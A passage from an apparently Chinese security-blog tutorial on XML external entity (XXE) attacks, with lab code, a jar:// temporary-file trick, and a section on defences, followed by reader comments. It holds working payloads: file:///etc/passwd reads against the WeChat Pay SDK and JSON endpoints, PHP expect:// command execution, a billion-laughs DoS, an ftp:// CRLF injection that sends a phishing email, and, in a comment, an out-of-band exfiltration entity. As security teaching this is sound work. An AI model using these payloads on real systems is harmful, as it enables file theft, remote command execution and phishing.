下面是我的一些测试过程：

我首先在本地模拟一个存在 XXE 的程序，网上找的能直接解析 XML 文件的 java 源码

示例代码：

xml_test.java

目录



```
package xml_test;
import java.io.File;
import javax.xml.parsers.DocumentBuilder;
import javax.xml.parsers.DocumentBuilderFactory;
import org.w3c.dom.Attr;
import org.w3c.dom.Comment;
import org.w3c.dom.Document;
import org.w3c.dom.Element;
import org.w3c.dom.NamedNodeMap;
import org.w3c.dom.Node;
import org.w3c.dom.NodeList;
/**
 * 使用递归解析给定的任意一个xml文档并且将其内容输出到命令行上
 * @author zhanglong
 *
 */
public class DomTest1
{
    public static void main(String[] args) throws Exception
    {
        DocumentBuilderFactory dbf = DocumentBuilderFactory.newInstance();
        DocumentBuilder db = dbf.newDocumentBuilder();
        Document doc = db.parse(new File("student.xml"));
        //获得根元素结点
        Element root = doc.getDocumentElement();
        parseElement(root);
    }

    private static void parseElement(Element element)
    {
        String tagName = element.getNodeName();

        NodeList children = element.getChildNodes();

        System.out.print("<" + tagName);

        //element元素的所有属性所构成的NamedNodeMap对象，需要对其进行判断
        NamedNodeMap map = element.getAttributes();

        //如果该元素存在属性
        if(null != map)
        {
            for(int i = 0; i < map.getLength(); i++)
            {
                //获得该元素的每一个属性
                Attr attr = (Attr)map.item(i);

                String attrName = attr.getName();
                String attrValue = attr.getValue();

                System.out.print(" " + attrName + "=\"" + attrValue + "\"");
            }
        }

        System.out.print(">");

        for(int i = 0; i < children.getLength(); i++)
        {
            Node node = children.item(i);
            //获得结点的类型
            short nodeType = node.getNodeType();

            if(nodeType == Node.ELEMENT_NODE)
            {
                //是元素，继续递归
                parseElement((Element)node);
            }
            else if(nodeType == Node.TEXT_NODE)
            {
                //递归出口
                System.out.print(node.getNodeValue());
            }
            else if(nodeType == Node.COMMENT_NODE)
            {
                System.out.print("<!--");

                Comment comment = (Comment)node;

                //注释内容
                String data = comment.getData();

                System.out.print(data);

                System.out.print("-->");
            }
        }

        System.out.print("</" + tagName + ">");
    }
}
```

有了这个源码以后，我们需要在本地建立一个 xml 文件 ， 我取名为 student.xml

目录


```
<!DOCTYPE convert [
<!ENTITY  remote SYSTEM "jar:http://localhost:9999/jar.zip!/wm.php">
]>
<convert>&remote;</convert>
```

目录结构如下图：



(https://xzfile.aliyuncs.com/media/upload/picture/20181120002649-ea691684-ec17-1.png)

可以清楚地看到我的请求是向自己本地的 9999 端口发出的，那么9999 端口上有什么服务呢？实际上是我自己用 python 写的一个 TCP 服务器

示例代码：

sever.py

```
import sys
import time
import threading
import socketserver
from urllib.parse import quote
import http.client as httpc

listen_host = 'localhost'
listen_port = 9999
jar_file = sys.argv[1]

class JarRequestHandler(socketserver.BaseRequestHandler):
    def handle(self):
        http_req = b''
        print('New connection:',self.client_address)
        while b'\r\n\r\n' not in http_req:
            try:
                http_req += self.request.recv(4096)
                print('Client req:\r\n',http_req.decode())
                jf = open(jar_file, 'rb')
                contents = jf.read()
                headers = ('''HTTP/1.0 200 OK\r\n'''
                '''Content-Type: application/java-archive\r\n\r\n''')
                self.request.sendall(headers.encode('ascii'))

                self.request.sendall(contents[:-1])
                time.sleep(30)
                print(30)
                self.request.sendall(contents[-1:])

            except Exception as e:
                print ("get error at:"+str(e))


if __name__ == '__main__':

    jarserver = socketserver.TCPServer((listen_host,listen_port), JarRequestHandler)
    print ('waiting for connection...')
    server_thread = threading.Thread(target=jarserver.serve_forever)
    server_thread.daemon = True
    server_thread.start()
    server_thread.join()
```

这个服务器的目的就是接受客户端的请求，然后向客户端发送一个我们运行时就传入的参数指定的文件，但是还没完，实际上我在这里加了一个 sleep(30)，这个的目的我后面再说

既然是文件上传，那我们又要回到 jar 协议解析文件的过程中了

jar 协议处理文件的过程：


(1) 下载 jar/zip 文件到临时文件中

(2) 提取出我们指定的文件

(3) 删除临时文件

目录


如下图：



(https://xzfile.aliyuncs.com/media/upload/picture/20181120002649-eaa1b2aa-ec17-1.png)

既然找到了临时文件的路径，我们就要考虑怎么使用这个文件了（或者说怎么让这个文件能更长时间的停留在我们的系统之中，我想到的方式就是sleep()）但是还有一个问题，因为我们要利用的时候肯定是在文件没有完全传输成果的时候，因此为了文件的完整性，我考虑在传输前就使用 hex 编辑器在文件末尾添加垃圾字符，这样就能完美的解决这个问题

下面是我的实验录屏：



(https://xzfile.aliyuncs.com/media/upload/picture/20181120002650-eae69596-ec17-1.gif)

实验就到这一步了，怎么利用就看各位大佬的了（坏笑）

我后来在LCTF 2018 出了这样一个 CTF 题目，详细的 wp 可以看我的这篇文章 (http://www.k0rz3n.com/2018/11/19/LCTF%202018%20T4lk%201s%20ch34p,sh0w%20m3%20the%20sh31l%20%E8%AF%A6%E7%BB%86%E5%88%86%E6%9E%90/)

实验七：钓鱼：

如果内网有一台易受攻击的 SMTP 服务器，我们就能利用 ftp:// 协议结合 CRLF 注入向其发送任意命令，也就是可以指定其发送任意邮件给任意人，这样就伪造了信息源，造成钓鱼（一下实例来自fb 的一篇文章 ）

Java支持在sun.net.ftp.impl.FtpClient中的ftp URI。因此，我们可以指定用户名和密码，例如ftp://user:password@host:port/test.txt，FTP客户端将在连接中发送相应的USER命令。

但是如果我们将%0D%0A (CRLF)添加到URL的user部分的任意位置，我们就可以终止USER命令并向FTP会话中注入一个新的命令，即允许我们向25端口发送任意的SMTP命令：

示例代码：

```
ftp://a%0D%0A
EHLO%20a%0D%0A
MAIL%20FROM%3A%3Csupport%40VULNERABLESYSTEM.com%3E%0D%0A
RCPT%20TO%3A%3Cvictim%40gmail.com%3E%0D%0A
DATA%0D%0A
From%3A%20support%40VULNERABLESYSTEM.com%0A
To%3A%20victim%40gmail.com%0A
Subject%3A%20test%0A
%0A
test%0A
%0A%0A
QUIT%0D%0A
:a@VULNERABLESYSTEM.com:25
```

当FTP客户端使用此URL连接时，以下命令将会被发送给VULNERABLESYSTEM.com上的邮件服务器：

示例代码：

```
EHLO a
MAIL FROM: <support@VULNERABLESYSTEM.com>
RCPT TO: <victim@gmail.com>
DATA
From: support@VULNERABLESYSTEM.com
To: victim@gmail.com
Subject: Reset your password

We need to confirm your identity. Confirm your password here: http://PHISHING_URL.com

QUIT
:support@VULNERABLESYSTEM.com:25
```

这意味着攻击者可以从从受信任的来源发送钓鱼邮件（例如：帐户重置链接）并绕过垃圾邮件过滤器的检测。除了链接之外，甚至我们也可以发送附件。

实验八：其他：

除了上面实验中的一些常见利用以外还有一些不是很常用或者比较鸡肋的利用方式，为了完整性我在这一节简单的说一下：

1.PHP expect RCE

由于 PHP 的 expect 并不是默认安装扩展，如果安装了这个expect 扩展我们就能直接利用 XXE 进行 RCE

示例代码：

```
<!DOCTYPE root[<!ENTITY cmd SYSTEM "expect://id">]>
<dir>
<file>&cmd;</file>
</dir>
```

2. 利用 XXE 进行 DOS 攻击

示例代码：

```
<?xml version="1.0"?>
     <!DOCTYPE lolz [
     <!ENTITY lol "lol">
     <!ENTITY lol2 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
     <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
     <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
     <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
     <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
     <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
     <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
     <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
     ]>
     <lolz>&lol9;</lolz>
```

五、真实的 XXE 出现在哪

我们刚刚说了那么多，都是只是我们对这个漏洞的理解，但是好像还没说这种漏洞出现在什么地方

如今的 web 时代，是一个前后端分离的时代，有人说 MVC 就是前后端分离，但我觉得这种分离的并不彻底，后端还是要尝试去调用渲染类去控制前端的渲染，我所说的前后端分离是，后端 api 只负责接受约定好要传入的数据，然后经过一系列的黑盒运算，将得到结果以 json 格式返回给前端，前端只负责坐享其成，拿到数据json.decode 就行了（这里的后端可以是后台代码，也可以是外部的 api 接口，这里的前端可以是传统意义的前端，也可以是后台代码）

那么问题经常就出现在 api 接口能解析客户端传过来的 xml 代码，并且直接外部实体的引用，比如下面这个

实例一：模拟情况

示例代码：

目录


```
POST /vulnerable HTTP/1.1
Host: www.test.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: https://test.com/test.html
Content-Type: application/xml
Content-Length: 294
Cookie: mycookie=cookies;
Connection: close
Upgrade-Insecure-Requests: 1

<?xml version="1.0"?>
<catalog>
   <core id="test101">
      <author>John, Doe</author>
      <title>I love XML</title>
      <category>Computers</category>
      <price>9.99</price>
      <date>2018-10-01</date>
      <description>XML is the best!</description>
   </core>
</catalog>
```

```
<?xml version="1.0"?>
<!DOCTYPE GVI [<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<catalog>
   <core id="test101">
      <author>John, Doe</author>
      <title>I love XML</title>
      <category>Computers</category>
      <price>9.99</price>
      <date>2018-10-01</date>
      <description>&xxe;</description>
   </core>
</catalog>
```

如果没有做好“安全措施” 就会出现解析恶意代码的情况，就会有下面的返回

```
{"error": "no results for description root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync...
```

实例二：微信支付的 XXE

前一阵子非常火的微信支付的 XXE 漏洞当然不得不提，

漏洞描述：

微信支付提供了一个 api 接口，供商家接收异步支付结果，微信支付所用的java sdk在处理结果时可能触发一个XXE漏洞，攻击者可以向这个接口发送构造恶意payloads,获取商家服务器上的任何信息，一旦攻击者获得了敏感的数据 (md5-key and merchant-Id etc.)，他可能通过发送伪造的信息不用花钱就购买商家任意物品

我下载了 java 版本的 sdk 进行分析，这个 sdk 提供了一个 WXPayUtil 工具类，该类中实现了xmltoMap和maptoXml这两个方法，而这次的微信支付的xxe漏洞爆发点就在xmltoMap方法中

如图所示：

```
 */
public static Map<String, String> xmlToMap(String strXML) throws Exception {
    try {
        Map<String, String> data = new HashMap<>();
        DocumentBuilder documentBuilder = WXPayXmlUtil.newDocumentBuilder();
        InputStream stream = new ByteArrayInputStream(strXML.getBytes( charsetName: "UTF-8"));
        org.w3c.dom.Document doc = documentBuilder.parse(stream);
        doc.getDocumentElement().normalize();
        NodeList nodeList = doc.getDocumentElement().getChildNodes();
        for (int idx = 0; idx < nodeList.getLength(); ++idx) {
            Node node = nodeList.item(idx);
            if (node.getNodeType() == Node.ELEMENT_NODE) {
                org.w3c.dom.Element element = (org.w3c.dom.Element) node;
                data.put(element.getNodeName(), element.getTextContent());
            }
        }
        try {
            stream.close();
        } catch (Exception ex) {
            // do nothing
        }
        return data;
    } catch (Exception ex) {
        WXPayUtil.getLogger().warn("Invalid XML, can not convert to map. Error message: {}.
        throw ex;
```

(https://xzfile.aliyuncs.com/media/upload/picture/20181120002650-eb304d9e-ec17-1.png)

目录


问题就出现在我横线划出来的那部分，也就是简化为下面的代码：

```
public static Map<String, String> xmlToMap(String strXML) throws Exception {
try {
    Map<String, String> data = new HashMap<String, String>();
    DocumentBuilder documentBuilder = WXPayXmlUtil.newDocumentBuilder();
    InputStream stream = new ByteArrayInputStream(strXML.getBytes("UTF-8"));
org.w3c.dom.Document doc = documentBuilder.parse(stream);
 ···
```

我们可以看到 当构建了 documentBuilder 以后就直接对传进来的 strXML 解析了，而不巧的是 strXML 是一处攻击者可控的参数，于是就出现了 XXE 漏洞，下面是我实验的步骤

首先我在 com 包下又新建了一个包，来写我们的测试代码，测试代码我命名为 test001.java

如图所示：



(https://xzfile.aliyuncs.com/media/upload/picture/20181120002651-eb80dca0-ec17-1.png)


test001.java

```
package com.test.test001;

import java.util.Map;

import static com.github.wxpay.sdk.WXPayUtil.xmlToMap;

public class test001 {
    public static void main(String args[]) throws Exception {

        String xmlStr ="<?xml version='1.0' encoding='utf-8'?>\r\n" +
                "<!DOCTYPE XDSEC [\r\n" +
                "<!ENTITY xxe SYSTEM 'file:///d:/1.txt'>]>\r\n" +
                "<XDSEC>\r\n"+
                "<XXE>&xxe;</XXE>\r\n" +
                "</XDSEC>";

        try{

            Map<String,String> test = xmlToMap(xmlStr);
            System.out.println(test);
        }catch (Exception e){
            e.printStackTrace();
        }

    }
}
```

我希望它能读取我 D 盘下面的 1.txt 文件

运行后成功读取

如图所示：



目录

(https://xzfile.aliyuncs.com/media/upload/picture/20181120002651-eba50724-ec17-1.png)

当然点来WXPayXmlUtil.java 中有这个 sdk 的配置项，能直接决定实验的效果，当然后期的修复也是针对这里面进行修复的

```
http://apache.org/xml/features/disallow-doctype-decl true
http://apache.org/xml/features/nonvalidating/load-external-dtd false
http://xml.org/sax/features/external-general-entities false
http://xml.org/sax/features/external-parameter-entities false
```

实验一：有回显读本地敏感文...

新的问题出现

解决的方法

实验二：无回显读取本地敏感...

新的思考：

新的利用

整个源码我打包好了已经上传到我的百度云，有兴趣的童鞋可以运行一下感受：

实验三：HTTP 内网主机探测

实验四：HTTP 内网主机端口扫...

实验五：内网自注(CTF)

实验六：文件上传


实验七：钓鱼：

实验八：其他：

链接：https://pan.baidu.com/s/1YbCO2cZpzZS1mWd7Mes4Qw (https://pan.baidu.com/s/1YbCO2cZpzZS1mWd7Mes4Qw) 提取码：xq1b

上面说过 java 中有一个 netdoc:/ 协议能代替 file:/// ,我现在来演示一下：

如图所示：



(https://xzfile.aliyuncs.com/media/upload/picture/20181120002652-ebdec6a8-ec17-1.png)

实例三：JSON content-type XXE

正如我们所知道的，很多web和移动应用都基于客户端-服务器交互模式的web通信服务。不管是SOAP还是RESTful，一般对于web服务来说，最常见的数据格式都是XML和JSON。尽管web服务可能在编程时只使用其中一种格式，但服务器却可以接受开发人员并没有预料到的其他数据格式，这就有可能会导致JSON节点受到XXE（XML外部实体）攻击

原始请求和响应：

HTTP Request:

```
POST /netspi HTTP/1.1
Host: someserver.netspi.com
Accept: application/json
Content-Type: application/json
Content-Length: 38

{"search":"name","value":"netspitest"}
```

HTTP Response:

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 43

{"error": "no results for name netspitest"}
```

现在我们尝试将 Content-Type 修改为 application/xml

进一步请求和响应：

HTTP Request:

目录


```
POST /netspi HTTP/1.1
Host: someserver.netspi.com
Accept: application/json
Content-Type: application/xml
Content-Length: 38

{"search":"name","value":"netspitest"}
```

HTTP Response:

```
HTTP/1.1 500 Internal Server Error
Content-Type: application/json
Content-Length: 127

{"errors":{"errorMessage":"org.xml.sax.SAXParseException: XML document structures must start and end within the same
```

可以发现服务器端是能处理 xml 数据的，于是我们就可以利用这个来进行攻击

最终的请求和响应：

HTTP Request:

```
POST /netspi HTTP/1.1
Host: someserver.netspi.com
Accept: application/json
Content-Type: application/xml
Content-Length: 288


<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE netspi [<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<root>
<search>name</search>
<value>&xxe;</value>
</root>
```

HTTP Response:

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 2467

{"error": "no results for name root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync....
```

六、XXE 如何防御

方案一：使用语言中推荐的禁用外部实体的方法

PHP：

```
libxml_disable_entity_loader(true);
```

JAVA:

```
DocumentBuilderFactory dbf =DocumentBuilderFactory.newInstance();
dbf.setExpandEntityReferences(false);

.setFeature("http://apache.org/xml/features/disallow-doctype-decl",true);

.setFeature("http://xml.org/sax/features/external-general-entities",false)

.setFeature("http://xml.org/sax/features/external-parameter-entities",false);
```

Python：

```
from lxml import etree
xmlData = etree.parse(xmlSource,etree.XMLParser(resolve_entities=False))
```

方案二：手动黑名单过滤(不推荐)

过滤关键词：

```
<!DOCTYPE、<!ENTITY SYSTEM、PUBLIC
```

七、总结

对 XXE 漏洞做了一个重新的认识，对其中一些细节问题做了对应的实战测试，重点在于 netdoc 的利用和 jar 协议的利用，这个 jar 协议的使用很神奇，网上的资料也比较少，我测试也花了很长的时间，希望有真实的案例能出现，利用方式还需要各位大师傅们的努力挖掘。

目录

参考：

https://depthsecurity.com/blog/exploitation-xml-external-entity-xxe-injection (https://depthsecurity.com/blog/exploitation-xml-external-entity-xxe-injection)

http://www.freebuf.com/column/156863.html (http://www.freebuf.com/column/156863.html)

http://www.freebuf.com/vuls/154415.html (http://www.freebuf.com/vuls/154415.html)

https://xz.aliyun.com/t/2426 (https://xz.aliyun.com/t/2426)

http://www.freebuf.com/articles/web/177979.html (http://www.freebuf.com/articles/web/177979.html)

http://www.freebuf.com/articles/web/126788.html (http://www.freebuf.com/articles/web/126788.html)

https://www.anquanke.com/post/id/86075 (https://www.anquanke.com/post/id/86075)

http://blog.nsfocus.net/xml-dtd-xxe/ (http://blog.nsfocus.net/xml-dtd-xxe/)

http://www.freebuf.com/vuls/176837.html (http://www.freebuf.com/vuls/176837.html)

https://xz.aliyun.com/t/2448 (https://xz.aliyun.com/t/2448)

https://www.freebuf.com/articles/web/97833.html (http://www.freebuf.com/articles/web/97833.html)

https://xz.aliyun.com/t/2249 (https://xz.aliyun.com/t/2249)

https://www.secpulse.com/archives/6256.html (https://www.secpulse.com/archives/6256.html)

https://blog.netspi.com/playing-content-type-xxe-json-endpoints/ (https://blog.netspi.com/playing-content-type-xxe-json-endpoints/)

https://xz.aliyun.com/t/122 (https://xz.aliyun.com/t/122)

https://shiftordie.de/blog/2017/02/18/smtp-over-xxe/ (https://shiftordie.de/blog/2017/02/18/smtp-over-xxe/)

https://blog.csdn.net/u012991692/article/details/80866826 (https://blog.csdn.net/u012991692/article/details/80866826)

https://web-in-security.blogspot.com/2016/03/xxe-cheat-sheet.html (https://web-in-security.blogspot.com/2016/03/xxe-cheat-sheet.html)

上一篇： Google CTF justin... (/t/3348)

下一篇： 如何在受限环境中利用Firefox... (/t/3379)

32 条回复

A0xpge (/u/5023) **2018-11-22 09:33:58**

写的很好很详细，作者辛苦了

0　回复Ta

dean (/u/163) **2018-11-22 11:15:27**

你的知识面，决定着你的攻击面。

1　回复Ta

UUU (/u/10568) **2018-11-22 16:40:57**

收获很大!感谢分享!

0　回复Ta

onion (/u/4120) **2018-11-27 16:44:33**

感谢作者的分享

0　回复Ta

m3lon (/u/8727) **2019-01-18 15:03:49**

大佬的文章很棒！不过有一个小问题需要请教，实验二的test.dtd是否应该为 `<!ENTITY % int "<!ENTITY &#37; send SYSTEM 'http://ip:9999?p=%file;'>">`

0　回复Ta

左右 (/u/13199) **2019-03-25 12:12:14**

tql (http://www.baidu.com)
收获很大

0　回复Ta

zxx (/u/17268) **2019-04-13 17:47:07**

@m3lon (/u/8727) 请问实验二你复现成功了吗？我按照作者方法 / 您这种方法 / `<!ENTITY % int "<!ENTITY &#37; send SYSTEM 'http://ip:9999?p=&#37;file;'>">` 都没有复现成功

0　回复Ta

目录

lyne (/u/4420) **2019-04-28 14:33:22**

@xxx (/u/17268)
你的 payload 有最新问题， `%file;` 保持源格式

0 回复Ta

suolong (/u/2225) **2019-05-08 08:54:34**

有个问题，解决方案禁用了外部引用实体，那么本地文件读取有效吗？

0 回复Ta

K0rz3n (/u/6313) **2019-05-08 20:52:58**

@suolong (/u/2225) 已经修复这个解析问题，谢谢提醒

0 回复Ta

Remilia (/u/19058) **2019-06-03 12:03:30**

大师NB

0 回复Ta

zxx (/u/17268) **2019-07-10 09:33:15**

@lyne (/u/4420) 嗯嗯，谢谢

0 回复Ta

blin**** (/u/7393) **2019-07-14 16:38:42**

圆圆的文章又详细又全面，抱 ~

0 回复Ta

sol**** (/u/14742) **2019-07-24 16:47:53**

为什么实体的值中不能有 %？如果是这样的话为什么后边的p=%file;又可以用%了呢？

0 回复Ta

roothex (/u/5353) **2019-08-22 11:39:21**

@suolong (/u/2225) 本地文件也是xml的外部实体吧，外部不等于外带

0 回复Ta

kille**** (/u/22792) **2019-09-11 14:58:33**

博主，您好，实验二，报了两个警告：按照最新的payload，是什么原因呢？

Warning: DOMDocument::loadXML(): internal errorDOCTYPE improperly terminated in http://192.168.15.94/?p=PCMgL2V0Yy9mc3RhYjpzdGF0aWMgZmlsZSBzeXN0ZW0gaW5mb3JtYXRpb24uDQojICMgPGZpbGUgc3lzdGVtPjxtb3VudCBwb2ludD48dHlwcj48b3B0aW9ucz4gPGR1bXA+PHBhc3M+DQpwcm9jIC9wcm9jIHByb2Mgcncsbm9zdWlkLG5vZXhlYyxub2RldiAwIDANCkZWMvaGRhMiAvDQpleHQgIGRlZmF1bHRzLGVycm9yc1yZW1vdW50LXJvIDAgMSAuLi4= (http://192.168.15.94/?p=PCMgL2V0Yy9mc3RhYjpzdGF0aWMgZmlsZSBzeXN0ZW0gaW5mb3JtYXRpb24uDQojICMgPGZpbGUgc3lzdGVtPjxtb3VudCBwb2ludD48dHlwcj48b3B0aW9ucz4gPGR1bXA+PHBhc3M+DQpwcm9jIC9wcm9jIHByb2Mgcncsbm9zdWlkLG5vZXhlYyxub2RldiAwIDANCkZWMvaGRhMiAvDQpleHQgIGRlZmF1bHRzLGVycm9yc1yZW1vdW50LXJvIDAgMSAuLi4=), line: 1 in D:\phpStudy\PHPTutorial\WWW\xml.php on line 5

Warning: DOMDocument::loadXML(): Start tag expected, '<' not found in http://192.168.15.94/?p=PCMgL2V0Yy9mc3RhYjpzdGF0aWMgZmlsZSBzeXN0ZW0gaW5mb3JtYXRpb24uDQojICMgPGZpbGUgc3lzdGVtPjxtb3VudCBwb2ludD48dHlwcj48b3B0aW9ucz4gPGR1bXA+PHBhc3M+DQpwcm9jIC9wcm9jIHByb2Mgcncsbm9zdWlkLG5vZXhlYyxub2RldiAwIDANCkZWMvaGRhMiAvDQpleHQgIGRlZmF1bHRzLGVycm9yc1yZW1vdW50LXJvIDAgMSAuLi4= (http://192.168.15.94/?p=PCMgL2V0Yy9mc3RhYjpzdGF0aWMgZmlsZSBzeXN0ZW0gaW5mb3JtYXRpb24uDQojICMgPGZpbGUgc3lzdGVtPjxtb3VudCBwb2ludD48dHlwcj48b3B0aW9ucz4gPGR1bXA+PHBhc3M+DQpwcm9jIC9wcm9jIHByb2Mgcncsbm9zdWlkLG5vZXhlYyxub2RldiAwIDANCkZWMvaGRhMiAvDQpleHQgIGRlZmF1bHRzLGVycm9yc1yZW1vdW50LXJvIDAgMSAuLi4=), line: 1 in D:\phpStudy\PHPTutorial\WWW\xml.php on line 5

0 回复Ta

